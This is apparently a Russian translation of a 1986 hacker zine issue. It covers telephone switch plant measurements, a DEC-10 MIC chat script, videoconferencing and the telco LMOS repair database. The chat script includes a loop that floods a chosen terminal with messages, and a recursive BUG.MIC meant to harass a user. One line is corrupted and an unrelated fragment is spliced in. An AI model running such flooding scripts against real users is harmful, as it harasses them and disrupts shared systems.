4. **Coin Control Seizures (**COIN CONTR SEIZ**).** Считает, сколько раз цепь управления монетным аппаратом успешно подключалась к монетной линии. Этот счетчик будет превышать число исходящих вызовов с монетных линий, поскольку цепь управления монетами может захватываться более одного раза во время вызова.
5. **CAMA Seizures (**CAMA SEIZ**).** Считает, сколько раз захватывается входящий транк CAMA, операторский или ANI.
6. **AMA Entries (**AMA ENTRIES**).** Считает число биллинговых записей, помещенных на ленту AMA.
7. **Automatic ID. Outward Dialing Seizures (**AIOD SEIZ**).** Считает число успешных подключений к приемнику AIOD.
8. **Centrex Data Link Seizures (**CTX DL SEIZ**).** Считает число подключений к centrex DL для передачи или приема команд ламп и клавиш. Это не счетчик вызовов Centrex.
9. **Output Message Register (**OMR SEIZ**).** Считает число захватов регистров выходных сообщений.

Измерения обслуживания

Измерения обслуживания дают достоверные признаки уровня обслуживания клиентов. Счетчик вызовов, потерянных системой в результате аппаратных отказов, является существенной мерой влияния состояния оборудования центральной станции на обслуживание клиентов. Предоставляются следующие измерения обслуживания.

1. **Hardware Lost Calls (**HWR LOST CALLS**).** Считает число сброшенных вызовов, когда транк считается подозрительным и помещается в trunk maintenance list, TML, для диагностики, либо когда во время вызова произошел сетевой отказ.
2. **Hardware Lost Billing (**HWR LOST BILLING**).** Считает число вызовов, не попавших в биллинг из-за того, что обе AMA выведены из обслуживания. Местные, междугородные и специальные сервисные вызовы разрешается продолжать без биллинга.
3. **Coin Control Failures (**COIN CONTR FAILURES**).** Считает число состояний застрявших монет и монетных телефонов, обслуживаемых станцией, у которых монетные реле были вне допустимых пределов.
4. **Automatic Identification Outward Dialing Special Billing Number Billing (**AIOD SBN BILLING**).** Считает число случаев, когда оборудование AIOD не смогло правильно выставить счет местному номеру PBX.
5. **Dial Tone Speed Test (**DTST**).** Считает число случаев, когда клиенту приходится ждать чрезмерно долго, пока система обработает вызов, потому что транки в нужной группе заняты или система перегружена, вызывая очередь к оборудованию. Счетчик включает задержки в 3 и 11 секунд.

Примечание. Обслуживающему персоналу может оказаться необходимо приостановить выполнение DTST, поскольку при некоторых неисправностях DTST может генерировать трафик, который будет мешать обслуживанию. Продолжительное или частое использование этой функции не рекомендуется. Чтобы препятствовать ненужному использованию этой функции, выходное сообщение PM01 включает однострочное сообщение, предупреждающее обслуживающий персонал о ее использовании.

6. **CAMA Lost Billing (**CAMA LOST BILLING**).** Считает число случаев, когда вызов CAMA обработан, но из-за аппаратного отказа нет доступного регистра AMA, необходимого для биллинга.
7. **CAMA ANI Failures (**CAMA ANI FAILURES**).** Считает число вызовов, для которых получена цифра отказа ANI.
8. **Receiver Attachment Delay (**RCVR ATT DELAY**).** Считает число случаев, когда подключение приемника не было выполнено за 4 секунды.
9. **Receiver Attachment Delay Recorder (**RADR Inhibit Usage**).** В оригинале строка повреждена: Counts tR described.

Далее в оригинальном файле внезапно вставлен фрагмент из другого текста:

“Это довольно просто, если подумать, и является одним из примеров того, как когда-то раздробленная сеть снова работает совместно.

Несколько примеров использования CP ID

Это может использоваться крупными компаниями, принимающими телефонные заказы, чтобы мгновенно выводить запись о кредите человека, его прошлых заказах и так далее еще до того, как оператор ответит на звонок.

Когда кто-то входит в компьютерную систему, исходящий номер записывается в журнал пользователя вместе с именем учетной записи и так далее, так что если...”

После этого исходный текст снова продолжается перечислением источников программных фаз EA:

Программные фазы EA могут быть инициированы следующими источниками:

1. отказ системы ответить на запрос прерывания;
2. чрезмерно длинный цикл E-to-E;
3. отказ частоты класса приоритета E-to-E;
4. чрезмерная частота прерываний;
5. два последовательных отказа проверки данных;
6. чрезмерное время, проведенное в фазе;
7. аварийное прекращение фазы.

Число фаз EA печатается в выходном сообщении PM01.

Прерывания

Число различных прерываний обслуживания дает картину нерутинных действий обслуживания, предпринятых системой. Эти прерывания обычно не так серьезны, как фаза EA более высокого порядка, но они прерывают обычную обработку вызовов, чтобы исправить возможные аппаратные проблемы. Счетчик этих прерываний дает хорошее представление о состоянии оборудования системы. Это печатается в выходном сообщении PM01.

Сетевые отказы

Счетчики сетевых отказов предоставляются для того, чтобы дать представление о том, насколько хорошо сеть завершает и терминирует вызовы. Каждый раз, когда в системе происходит сетевой отказ, печатается выходное сообщение `NT`. В составе сообщения `PM01` печатается следующее:

1. отказ supervisory scan, `SUPF`;
2. отказ false cross and ground test, `FCGF`;
3. отказ ringing current, `RC`;
4. отказ low-line resistance, `LLR`;
5. тест power cross, `PX`;
6. счетчик отказов restore verify, `RVFY`;
7. отказ showering line test, `SHWL`;
8. отказ call cutoff, `CO`.

Пример сообщения PM01

```
PM01
201-232 PLANT MEASUREMENTS SUMMARY
TUES
10/17/86

          SERVICE AFFECTING DATA

          BASE MEASUREMENTS

2           ORIG CALLS
1           INC CALLS
0           OUTG CALLS
0           COIN CONTR FAILURES
0           OMR SEIZ
34          CAMA SEIZ
0           AMA ENTRIES
0           AIOD SEIZ
0           CTX D-L SEIZ

          SERVICE MEASUREMENTS

0           HWR LOST CALLS
0           HWR LOST BILLING
0           COIN CONTR FAILURES
0           AIOD-SBN BILLING
0           DTST DELAYS
0           CAMA LOST BILLING
0           CAMA ANI FAILURE
0           RCVR ATT DELAYS
0           RADR INHIBIT USE
2           FALSE STARTS
```

[Примечание оригинала: `201-232` - это код зоны и код станции.]

```
============================================================
=          (C) Copyright Sexy-Exy and PLP 1986             =
============================================================
```

Multi-User Chat Program for DEC-10s

(512)-396-1120
The Shack // presents

Оригинальная программа: TTY-Man
Изменил и пояснил: +++The Mentor+++
Дата: 6 октября 1986 года

Введение

В отличие от своего более развитого старшего брата, VAX, DEC не имеет простой в использовании коммуникационной системы вроде утилиты VMS `PHONE`. Следующая программа использует тип файлов `MIC`, доступный на большинстве DEC. Каждый пользователь, который хочет участвовать в конференции, должен запустить программу из своей области командой `.DO COM`. Программу можно ввести в любом редакторе; я рекомендую `SED`, если у вас есть эмуляция VT52, и сохранить как `COM.MIC`.

Программа не предполагает какого-либо конкретного типа терминала или эмуляции. Вам нужно будет знать номер `TTY` любого человека, которого вы хотите добавить в конференцию, но он доступен через команду `.SYSTAT` или `.R WHO`, см. ниже.

SYSTAT

Это пример `SYSTAT`, используемого для определения номера `TTY`.

```
Status of Saturn 7.03.2 at  7:27:51 on 03-Oct-86
Uptime 40:41:14, 77% Null time = 77% Idle + 0% Lost, 9% Overhead
27 Jobs in use out of 128.  27 logged in (LOGMAX of 127), 16 detached.
       PPN#    TTY#      CURR     SIZE
19    [OPR]       6      OPR      56+39     HB              18
20     7,20       5      OPR      23+39     HB              24 $
21  2501,1007    56      COMPIL   8+8       ^C            1:34 $
22    66,1012    57      TECO     10+12     TI              39
23    66,1011    62      1022     16+55     TI              36 $
24    [SELF]     64      SYSTAT   23+SPY    RN               0 $
26    [OPR]      DET     STOMPR   10+9      SL               2
27 16011,1003    DET     DIRECT   17+32     ^C              30 $
36    [OPR]      DET     FILDAE   17        HB            1:57
```

Номер `TTY` доступен в столбце `TTY`. `DET` означает, что пользователь отсоединен и недоступен для чата.

Ниже приведен пример `.R WHO` для получения той же информации.

```
/- jobs in use out of 127.
Job   Who        Line      PPN
20  OPERATOR 20     5      7,20
21  DISPONDENT     56   2501,1007
22  ADP-TBO        57     66,1012
23  ADP-MDL        62     66,1011
24  THE MENTOR     64   XXXX,XXX
27  GEO4440103    Det  16011,1003
```

В каждом случае я нахожусь на `TTY# 64`.

В любом случае используйте следующую программу: это удобнее, чем выполнять `.SEN` каждый раз, когда вы хотите отправить сообщение. Кроме того, чтобы закрыться от надоедливого отправителя, используйте `.SET TTY GAG`. Чтобы снять это, `.SET TTY NO GAG`. Довольно просто, да?

```
start::
!
!Now in loop: 'a 'b 'c 'd 'e 'f
!
.mic input A,"Destination Terminal 1:"
.if ($a="") .goto welcome
.mic input B,"Destination Terminal 2:"
.if ($b="") .goto welcome
.mic input C,"Destination Terminal 3:"
.if ($c="") .goto welcome
.mic input D,"Destination Terminal 4:"
.if ($d="") .goto welcome
.mic input E,"Destination Terminal 5:"
.if ($e="") .goto welcome
.mic input F,"Destination Terminal 6:"
.if ($f="") .goto welcome
welcome::
!Sending Hello Message...
sen 'a Conference Forming on TTYs 'b 'c 'd 'e 'f ... DO COM to these to join'
sen 'b Conference Forming on TTYs 'a 'c 'd 'e 'f ... DO COM to these to join'
sen 'c Conference Forming on TTYs 'a 'b 'd 'e 'f ... DO COM to these to join'
sen 'd Conference Forming on TTYs 'a 'b 'c 'e 'f ... DO COM to these to join'
sen 'e Conference Forming on TTYs 'a 'b 'c 'd 'f ... DO COM to these to join'
sen 'f Conference Forming on TTYs 'a 'b 'c 'd 'e ... DO COM to these to join'
!
!Type /h for help
com::
.mic input G,"T>"
!Checking Commands.. Wait..
.if ($g="/h") .goto help
.if ($g="/k") .goto kill
.if ($g="/l") .goto list
.if ($g="/d") .goto drop
.if ($g="/t") .goto time
.if ($g="/w") .goto who
.if ($g="/u") .goto users
.if ($g="/q") .goto quit
.if ($g="/r") .backto start
.if ($g="/ac") .goto ack
!Transmitting..  Wait..
sen 'a 'g
sen 'b 'g
sen 'c 'g
sen 'd 'g
sen 'e 'g
sen 'f 'g
.backto com
help::
!
!        Internal Commands
!
! /H  -> This Menu       /K -> Kill
! /L  -> List Terminals  /U -> Users
! /W  -> R who           /AC-> Alert Caller
! /Q  -> Quit
! /R  -> Restart/Add
! /T  -> Show Date/Time
! /D  -> Drop Caller
!
! All Commands must be in lower case.
!
.backto com
list::
!
!Currently Connected To Terminals: 'a 'b 'c 'd 'e 'f
```

```
!
.backto com
who::
.revive
.r who
'<silence>
.backto com
users::
.revive
.r users
'<silence>
.BACKTO COM
QUIT::
!
!Call The Shack... 512-396-1120 300/1200 24 hours
!
.mic cancel
drop::
!
!Send Hangup Message:: Enter Terminal Number To Be Disconnected.
!
.mic input h,"Destination Terminal Number:"
.sen 'h  <=- Communication Terminated at '<time> -=>
.backto start
ack::
.mic input h,"Destination Terminal Number:"
.sen 'h %TMRR -  Timeout Error, Response Required, Please ACKNOWLEDGE!
.backto com
kill::
!
!Send Message To Specific Terminal In A Loop
.mic input n,"Are You Sure (Y/N)?"
.if ($n="y") then .goto k1
!%Function Aborted - Returning To Communication Mode.
.backto com
k1::
.mic input h,"Destination Terminal Number:"
.mic input n,"K>"
dog::
!Transmitting...CTRL-C Aborts!
.sen 'h'n
.backto dog
time::
!
!Current Date : '<date>
!Current Time : '<time>
!
.backto com
```

Разве это не мило? Функция, которую можно реализовать отдельно, чтобы быть занозой, - это рекурсивный `MIC`, отправляющий раздражающее сообщение на указанный терминал. Им почти невозможно закрыться от вас без выхода из системы, если только у них уже не включен `gag`.

Просто создайте небольшой файл `MIC` под названием `BUG.MIC`. Чтобы сделать это в две строки, просто введите:

```
.SEN <tty # goes here> Eat hot photons, Vogon slime!
.DO BUG
```

Вот и все. Надеюсь, кому-нибудь там это пригодится. Позвоните нам в The Shack: 512-396-1120, 300/1200 бод, 24 часа в сутки. И особый привет всем федералам, которые, несомненно, будут звонить, раз номер здесь появился. Нам нечего скрывать!

+++The Mentor+++

Введение в видеоконференции

Автор: Knight Lightning
Написано: 3 октября 1986 года

Привет, это KL, приветствую вас в обзоре видеоконференций. Это сравнительно новая область, которая определенно заслуживает изучения, поскольку видеоконференции находятся всего в одном шаге от того, чтобы у каждого дома была видеосвязь. Что ж, достаточно сказано. Надеюсь, вам понравится этот файл.

KL

Несмотря на растущее использование видеоконференций, все еще существует путаница относительно того, что они могут и чего не могут делать. Этот файл должен помочь начать отвечать на некоторые вопросы о видеоконференциях и, возможно, также сформулировать новые идеи. Видеоконференция - это не какая-то одна вещь. Она принимает несколько разных форм и может быть спроектирована многими разными способами. Большинство этих способов, вероятно, еще только ждут открытия.

Прежде всего, есть две основные категории видеоконференций: point-to-point и point-to-multipoint.

Point-to-point, двусторонняя видеоконференция

Двусторонняя видеоконференция позволяет людям проводить встречи, даже если участники находятся в разных местах. Используя интерактивное видео- и аудиооборудование, участники в одном месте могут видеть, слышать и взаимодействовать с коллегами в другом месте.

Самый знакомый пример регулярно встречается на телевидении. Когда диктор новостей в Вашингтоне берет интервью у главы государства на другом конце света “в прямом эфире”, это point-to-point, full-motion, full-color видеоконференция.

Point-to-multipoint, односторонняя видеоконференция

Односторонняя видеоконференция позволяет организации представлять видеоинформацию большим аудиториям в нескольких местах одновременно.

Односторонние видеоконференции очень отличаются от двусторонних и по цели, и по реализации. Двусторонние видеоконференции позволяют небольшим группам в двух или, возможно, нескольких местах взаимодействовать аудиовизуально. В отличие от этого, односторонние видеоконференции предназначены для односторонней аудиовизуальной передачи информации от исходной площадки аудиториям во многих принимающих местах.

Удаленные “аудитории” не видны инициаторам презентации. Однако, поскольку оба типа видеоконференций проходят в реальном времени, вживую, аудитория может участвовать по телефону.

Есть две вариации перечисленных выше категорий видеоконференций: full-motion videoconferencing и freeze-frame videoconferencing. У каждой есть собственный набор системных требований, и каждая решает довольно разные задачи.

Full-motion videoconferencing

Full-motion видеоконференция похожа на просмотр телевизора. Вы можете видеть участников в другом месте в цвете и в движении “реального времени”. Вы можете определить, кто присутствует, при условии что они находятся в зоне камеры, и кто говорит. Вы можете видеть выражения лиц, жесты рук и общий язык тела. Видео с движением используется главным образом для изображений людей.

Передача движения по широкополосным каналам

В движущихся изображениях намного больше информации, чем в неподвижной картинке. Следовательно, размер коммуникационного канала, необходимого для передачи и приема движения, намного больше, чем канал, требуемый для неподвижного изображения.

Передача телевизионного сигнала в его исходной аналоговой форме, как он поступал бы с телекамеры, требует наземных телевизионных каналов или спутникового транспондера. Наземные телевизионные каналы не так легко доступны для нерегулярного корпоративного использования; спутниковые транспондеры доступны.

Поэтому большинство систем включают методы цифрового сжатия, чтобы уменьшить полосу пропускания, требуемую для видеоконференций с движением. Например, изображение в движении обновляется на телевизионном экране 30 раз в секунду. Это означает, что полоса, необходимая для передачи изображения, очень высока, обычно 1,5 мегабита в секунду, Mbps.

Такая полоса выходит за пределы возможностей стандартного телефонного кабеля. Устройство под названием `codec` оцифровывает аналоговый телевизионный сигнал и сжимает его, устраняя избыточную информацию. Сейчас кодеки могут уменьшать полосу до 56 килобит в секунду, Kbps, и есть надежда, что эту полосу можно будет сжать еще сильнее.

Получающийся сигнал можно передавать по каналам с меньшей, чем полной, полосой. Картинка будет несколько хуже исходного аналогового изображения, но более чем достаточной для большинства встреч.

Freeze-frame videoconferencing

Freeze-frame видеоконференция похожа на слайд-шоу. Она захватывает неподвижные изображения либо в цвете, либо в черно-белом виде. Freeze-frame “стоп-кадры” людей выглядят неестественно и могут отвлекать. Тем не менее freeze-frame video лучше всего подходит для неподвижных изображений трехмерных объектов, таких как продукт или деталь, а также для диаграмм, чертежей, графики и специально подготовленных презентационных материалов.

Передача freeze-frame по узкополосным каналам

Система freeze-frame захватывает изображение, останавливая или замораживая любое движение, которое может присутствовать. Изображение может передаваться аналоговыми или цифровыми сигналами по узким каналам. Эти каналы значительно уже тех, которые используются для full-motion видеоконференций. В простейшей форме freeze-frame video может использовать передачу по обычной телефонной линии. Передача одного freeze-frame изображения потребует как

минимум от 30 секунд до минуты или больше.

В некоторых системах freeze-frame изображение отображается построчно по мере приема. Это создает вертикальный эффект “водопада” или горизонтальный эффект сканирования. В других системах входящие строки графической информации сохраняются в буфере, пока завершенная картинка не сможет быть показана целиком. В третьих системах изображение появляется с последовательно улучшающимся разрешением по мере получения дополнительной графической информации.

Улучшения систем freeze-frame video

Есть ряд способов расширить возможности системы freeze-frame video. Одно из улучшений - telewriting. С “пером”, подключенным к устройству telewriting, пользователи могут указывать на часть freeze-frame видеоизображения, накладывая линии и отметки различных цветов, которые отображаются во всех местах по мере рисования. Некоторые устройства telewriting включают сохраненные геометрические фигуры, логотипы и символы, которые можно передавать как наложения на freeze-frame изображение. Возможность увеличения позволяет подробно анализировать части дисплея.

Персональные компьютеры и настольные видеоконференции

Персональные компьютеры начинают все чаще использоваться вместе с freeze-frame видеоконференциями. PC используются для управления, создания графики, хранения и извлечения графического материала. Есть признаки, что эта эволюция к настольным видеоконференциям уже началась.

Рабочая станция MINX, Multimedia Information Network Exchange, недавно объявленная Datapoint Corporation, объединяет камеру и спикерфон с цветным видеографическим дисплеем высокого разрешения.

MINX можно сконфигурировать с Datapoint Vista-PC или с IBM PC, AT или XT; в таком случае монитор PC заменяется на MINX. Клавиша режима на рабочей станции позволяет пользователю переключаться между режимом видеосвязи и обычным режимом PC.

Еще одно указание на эту революцию дает Northern Telecom, создатели DMS-100, 200 и 250, которая недавно добавила Meeting Communications Services, MCS, к своей голосовой/данной системе Meridian DV-1. Эта опция позволяет до 24 участникам вести одновременную аудиосвязь, а до восьми участникам - просматривать, изменять и обмениваться данными с помощью интегрированных терминалов Meridian M4000.

Третий и последний пример - Luma phone от Luma Telecom. Это устройство, использующее обычные телефонные линии, объединяет аудио с черно-белым freeze-frame video на экране диагональю три дюйма. Будучи строго телефонным продуктом, Luma phone не имеет компьютерных функций и не передает данные. Дополнительную информацию о Luma phone см. в ноябрьском выпуске каталога `The Sharper Image` за 1986 год.

Видеоконференции - это путь будущего, и их единственный недостаток состоит в экономической стоимости. Более широкое использование видеоконференций во многом будет зависеть от внедрения Integrated Services Digital Network, ISDN, стандартной полностью цифровой службы связи, обещанной региональными Bell Operating Companies, BOC.

ISDN предложит пользователям 144 Kbs или больше, которые можно распределять между различными коммуникационными задачами, данными, голосом или видео, в любой необходимой пропорции. Это означает, что доступная полоса сможет поддерживать одновременную аудио- и видеосвязь.

Источники

Electronic Meetings: Substitutes With Substance?, Sam Dickey, Today's Office, июль 1986 года.

Getting The Full Picture On Corporate Videoconferencing, Marita Thomas, Facilities Design & Management, июнь 1986 года.

The Lid Is Off ISDN, Tomorrow's Communication Connection, апрель 1986 года.

Videoconferencing; An Alternative Solution, Corporate Informations Systems, General Electric, GE.

К следующему поколению...

KL

Loop Maintenance Operations System

Авторы: Phantom Phreaker и Doom Prophet

Часть I: базовый обзор LMOS
Часть II: Mechanized Loop Testing

Loop Maintenance and Operations System, LMOS, - это база данных телефонной компании, которая является жизненно важной частью процесса ремонта местных шлейфов, то есть телефонной линии клиента. Когда вы звоните в ремонтную службу, чтобы отремонтировать телефонную связь, информация, которую вы сообщаете, а также сведения и история по вашему местному шлейфу обрабатываются через базу данных LMOS. Этот файл рассмотрит несколько частей LMOS, используемой рядом разных бюро.

Бюро, куда вы попадаете, набирая ремонтную службу, называется Centralized Repair Service Answering Bureau, CRSAB, и обычно доступно по набору `(1)+611`, а иногда по POTS-номеру, Plain Old Telephone Service, в районах, где службы `X11` недоступны. С оператором CRSAB вы будете иметь дело при сообщении о неисправности линии. Вы сообщите оператору номер линии и типы проблем, которые испытываете на этой линии. Оператор оформит отчет с базовой информацией, важной для ремонта линии.

Так называемые `Front End Processors` образуют интерфейс “реального времени” между клиентом, сообщающим о неисправности, и оператором CRSAB. “Реальное время” означает, что это выполняется на постоянно изменяющейся основе: например, пока клиент сообщает оператору о неисправности, уже предпринимаются действия.

Когда клиент делает trouble report в CRSAB, отчет оформляется и отправляется через Cross Front End, который является связью от CRSAB к сети системы LMOS. Trouble report передается по каналу данных к Front End, где запрашивается BOR, Basic Output Report. BOR включает сведения из записи линии, например прошлую историю неисправностей и числовые значения тестов системы MLT. MLT - это Mechanized Loop Testing.

LMOS отвечает за trouble reports, анализ прошлых неисправностей и другие функции, связанные с данными. MLT, подключенная к LMOS через мини-компьютер в Repair Service Bureau, известный как MLT Controller, выполняет собственно тестирование абонентских шлейфов. Оборудование MLT расположено в Repair Service Bureau. Это оборудование связано с системой LMOS через мини-компьютер LMOS, который может находиться удаленно или рядом с центральным процессором LMOS. Тестовые транки соединяют оборудование MLT с Wire Centers, которые, в свою очередь, соединяются с абонентскими шлейфами.

Базы данных LMOS соединены высокоскоростным каналом данных. Основные разделы данных, обрабатываемых LMOS, перечислены ниже.

Past Trouble History. Эта информация содержится в базе Abbreviated Trouble History, ATH, и хранит историю за последние 40 дней.

Trouble History. База TH содержит истории неисправностей за день. Эта база TH используется для поддержки отчетов TREAT, Trouble Report Evaluation and Analysis Tool.

Line Record. Эти базы содержат информацию о телефонной цепи клиента, будь то POTS, для которого есть отдельная база данных, или SS, Special Service. Номера Special Services могут иметь до 16 символов плюс NPA, или код зоны. Определение SS в LMOS - любая цепь, имеющая идентификатор, отличный от 10-значного числового номера с NPA.

Кроме того, базы Cable, CA, Associated Number, AN, Telephone Answering Service, TAS, и Central Office Equipment, COE, также содержат информацию line record.

Miniline Record. Для каждого транзакционного процессора Front End существует одна база Miniline Record. Пример объяснения: клиент делает trouble report в CRSAB. Данные, отправленные через Cross Front End в базу Front End, где запрашивается BOR, записываются и применяются как статус базой Miniline Record к базе Front End. Это помогает держать главную базу LMOS согласованной с базами Front End.

Service Order History. Эта база содержит список всех линий, измененных в течение дня. Список используется для построения Miniline Records, которые отправляются на front ends.

Хотя в системе LMOS есть много других баз данных, выполняющих разные функции, перечисленные выше являются основными.

Телефонная сеть делится на две большие части: loop portion, или линия от центральной станции до помещения клиента, и toll portion. Последняя представляет собой сеть, соединяющую междугородные станции, такие как toll center и primary center, и также известна как Direct Distance Dialing, или сеть DDD. База данных LMOS ориентирована на клиента и loop. Loop portion сети часто изменяется и перестраивается, поскольку это связь клиента с сетью DDD. Эти изменения отслеживаются LMOS.

Такая активность относится к двум категориям: service requests, инициированные клиентом, когда клиент делает запрос или trouble report, и изменения plant, инициированные Bell Operating Company.

`Plant` - это Outside Plant кабеля, из которого состоит местный шлейф. Service request, инициированный клиентом, предназначен для установки новых линий для клиента. Universal Service Order, USO, - это запись всех запросов такого типа. USO содержит такую информацию, как listing клиента, раздел биллинга, раздел service and equipment и раздел assignment, который идентифицирует центральную станцию и внешние plant, кабельные, средства или линии.

Изменение plant, инициированное BOC, называется work order или job order. Это происходит, когда BOC, обслуживающая район, добавляет и перестраивает шлейфы, чтобы удовлетворить требования клиентов к service. Примеры work orders включают следующее.

Cable Throw. Этот приказ используется, когда кабельная пара добавляется, чтобы помочь существующему кабелю в районе с высоким ростом. Это включает изменение кабельного и парного номера клиента. Cable Throw Summaries - это распечатки из такого типа work order.

Area Transfer. Этот приказ используется, когда Wire Centers, то есть точки, откуда расходятся кабельные пары клиентов, должны быть сбалансированы для компенсации роста, поскольку появится потребность в большем числе абонентских шлейфов. Это часто включает изменение номера клиента.

Service Orders проходят через интерфейсную программу BOC, чтобы добавить идентификаторы RSB, то есть номера ремонтных подразделений, нужные LMOS для перевода данных в формат USO.

Automatic Line Record Update, ALRU, - это система, которая обновляет базы данных LMOS в ответ на service order.

Work Orders могут включать либо массовую задачу, например крупный cable throw на 400 пар с кабеля 102 на кабель 109, что использует специальную массово-ориентированную программу в процессе Work Order, либо меньшие задачи, касающиеся нескольких кабелей, которые используют транзакцию Enter Cable Change, ECC.

Ниже приведена сводка потока Service Order через LMOS.

1. Клиент запрашивает новую или измененную телефонную услугу для своей линии.
2. Запрос вводится в сеть service order BOC, чтобы быть обработанным.

3. Делается запрос на назначение средств, необходимых для установки или изменения услуги клиента.
4. Средства назначаются, и информация отправляется в сеть service order.
5. Сеть service order пересылает информацию для выполнения работ установщику или сотруднику RSB, который выполняет фактический ремонт или изменение на линии.
6. Установщик завершает работу и возвращает уведомление в сеть распределения service order о том, что service order выполнен.
7. Выполненный service order поступает в интерфейсную программу BOC для выполнения транзакций данных для стандартного ввода ALRU.
8. Service orders за день накапливаются и считываются в ALRU.
9. Automatic Line Record Update автоматически обновляет базу данных хоста LMOS.

Далее приведена сводка потока Work Order для изменений plant, инициированных BOC.

1. Distribution Service Design Center направляет запросы на добавление или перестройку loop facilities в Construction Maintenance Center для выполнения.
2. Если запрос на работу включает существующие средства, то есть те, которые уже есть, запрашивается информация о назначении средств.
3. Средства, назначенные Work Order, направляются в Construction Maintenance Center.
4. Строительная бригада, установщики, получает рабочие инструкции.
5. Работа завершается, и уведомления отправляются в CMC.
6. Бумажная запись выполненного work order распределяется в LMOS.

Когда деятельность service order и work order объединяется, примерно 20 мегабайт данных в базе данных хоста LMOS тем или иным образом изменяется каждый рабочий день.

Часть II: MLT

Основы LMOS были рассмотрены в первой части. Во второй части мы внимательнее посмотрим на процесс Mechanized Loop Testing и его связь с LMOS.

Как упоминалось ранее, оборудование системы MLT расположено в центральной станции или оконечной станции, где завершаются клиентские шлейфы, или рядом с ней. Оборудование MLT, будучи третьим поколением автоматизированной тестовой системы, подключается тестовыми транками через коммутационную систему к клиентским шлейфам. Контроллер MLT, расположенный в Repair Service Bureau, позволяет выполнять тесты до 12 местных шлейфов одновременно, задает последовательность тестирования и управляет подключением тестового оборудования к шлейфам.

Чтобы выполнить соответствующие тесты, информация из базы или баз данных LMOS о клиентском шлейфе и станционном оборудовании передается контроллеру MLT при инициировании тестового запроса. Эта информация управляет некоторыми фазами каждого теста и используется для анализа и расшифровки результатов теста.

По команде от контроллера MLT, далее просто “контроллера”, система MLT набирает номер, который должен быть протестирован. Если линия занята, причина автоматически определяется: разговор, снятая трубка или неисправность, и дальнейшие тесты не выполняются, пока линия не освободится. Если линия свободна, система MLT продолжает выполнять тесты для обслуживания и обнаружения неисправностей в шлейфе.

Конкретные тесты MLT

• Измерения AC и DC, переменного и постоянного тока, чтобы определить, подходит ли шлейф для станционного оборудования клиента, определить тип и степень электрической утечки через изоляцию кабеля, а также обнаружить оборванные кабельные пары и место обрыва в терминах расстояния от центральной станции, где используется MLT.
• `Soak Test`, чтобы увидеть, исчезнет ли утечка после подачи высокого напряжения от батареи центральной станции. Напряжение высушивает влагу, которая часто является причиной утечки.
• `Balance Check`, чтобы выявить, насколько шлейф восприимчив к напряжению, вызывающему шум, который ухудшал бы разговор по линии.
• Измерение, показывающее, можно ли подать на шлейф напряжение батареи центральной станции, напряжение падает, когда телефон переходит в состояние off-hook, и тон набора.

Все измерения тестов MLT преобразуются оборудованием MLT в цифровую форму и возвращаются контроллеру для анализа. Анализ основан на результатах теста и информации line-record из LMOS.

Вот пример того, как Automated Repair Service Bureau, ARSB, работает с операторами repair service. Клиент не может получить тон набора, поэтому он звонит в repair service с телефона соседа. Оператор, отвечающий на звонок, вводит телефонный номер клиента в компьютерный терминал. В ответ LMOS отображает имя клиента, адрес, класс обслуживания, в данном случае residential service, и информацию о любых недавних неисправностях на этом шлейфе. Одновременно LMOS заставляет систему MLT протестировать шлейф.

Оператор CRSAB вводит описание сообщенной неисправности. Система MLT возвращает результаты тестов линии в течение нескольких секунд. Предположим, например, что рассматриваемая неисправность была кабельной. Эта информация будет отображена на экране. Оператор скажет клиенту, что визит не нужен и что линия будет отремонтирована к определенному времени. Данные на экране автоматически добавляются в базу данных LMOS. BOR печатается в RSB, обслуживающем клиента, и просматривается, чтобы решить, следует ли передать его диспетчеру или тестировщику. Содержание BOR объяснено в первой части, а схема BOR включена ниже.

```
**** BASIC OUTPUT REPORT *****                    PAGE- 01
UNIT-99900000  10-08-86  0300P  TTN-0000110
TN-999  5557009                                        CAT-CD
SC-1FR    CS-RES     PUB     CPE-NO    SWC-         WKNG -0-
SMITH, JOHN
1000 NOWHERE LN.
--RMKR--

--TRBL--NDT-CCO-CBC-ALL CALLS
--RCH--                                      REACH NBR-
COMM-10-09-86  0700P VER-4   CALLED NBR-        OVER-
                        STATUS-PS  10-09-77  0400P
--STATUS NAR--
SO DATE 03-27-85  SO# N0901

--S/E--
QTY-0001    USOC-1FRBC  KS-0000   LTD-   REF-
--ASGM--
OE-000B-010-09  VT-0146  RT-0500   NSTA-0001   BRG-N   NSV-N
WC-999 F1   NPA-999    CA-   TT101    PR-109    PRU-    BP-10
TEA-R1304   NOWHERE LN.

--HIST--
NO       REPORT SUBS         CLEARED       TH-KEY  TST  RPM  O/S } T } D } C }
1  10-01-85  205P 0 10-02-77 0130P 10-02-77 620P   110  111   *  }330}320}320}
   REPLACED INSIDE WIRE

-------------------------------------------------------------------------------

MLT RESULTS     SUMMARY: OPEN OUT, DISTANCE TO OPEN=39,200 FT
OPEN OUT
```

```
 OPEN TIP
 DISTANCE TO OPEN
  39,200 FT (FROM C.O.)
VALID DC RESISTANCE AND VOLT
VALID LINE CKT CONFIGURATION
CAN DRAW AND BREAK DIAL TONE

CONTL-01 LTF-01 PORT-09 TRUNK-123 EQU-TPK000 BYD007 DLR002
FRONT-END PROCESSING DATE AND TIME 10-08-76 0300P
370 PROCESSING DATE AND TIME 10-08-86 0302P
***END OF DATA***
```

Этот BOR сообщает, что неисправность - открытый провод tip на расстоянии 39200 футов от центральной станции.

Первая часть BOR до `--RMKR--` - раздел базовой информации. Вторая часть, от `--TRBL--` до `SO DATE`, - раздел неисправности. Следующая часть, от `--S/E--` до `TEA-R1304`, - раздел назначения. Четвертая часть, от `--HIST--` до `REPLACED INSIDE WIRE`, - раздел Abbreviated Trouble History. Последняя часть - раздел результатов теста MLT.

Когда кажется, что ремонт может не быть завершен по расписанию, оформляется Jeopardy Report. Затем назначается больше ремонтников, чтобы гарантировать своевременный ремонт линии. После завершения ремонта диспетчер повторно тестирует шлейф с помощью MLT, чтобы подтвердить, что неисправность устранена. Клиента уведомляют, а окончательное состояние неисправности вводится в базу данных LMOS, где оно хранится для дальнейшего использования и оценки. См. также часть I.

Если бы нужно было кратко определить LMOS, лучше всего было бы сказать, что LMOS - это “система управления данными ремонта клиентов”.

Разные сноски

Раздел первый: сокращения

```
ALRU  Automatic Line Record Update
AN    Associated Number
ARSB  Automated Repair Service Bureau
ATH   Abbreviated Trouble History
BOC   Bell Operating Company
BOR   Basic Output Report
CA    Cable
COE   Central Office Equipment
CMC   Construction Maintenance Center
CRSAB Centralized Repair Service Answering Bureau
DDD   Direct Distance Dialing
ECC   Enter Cable Change
LMOS  Loop Maintenance Operations System
MLT   Mechanized Loop Testing
POTS  Plain Old Telephone Service
RSB   Repair Service Bureau
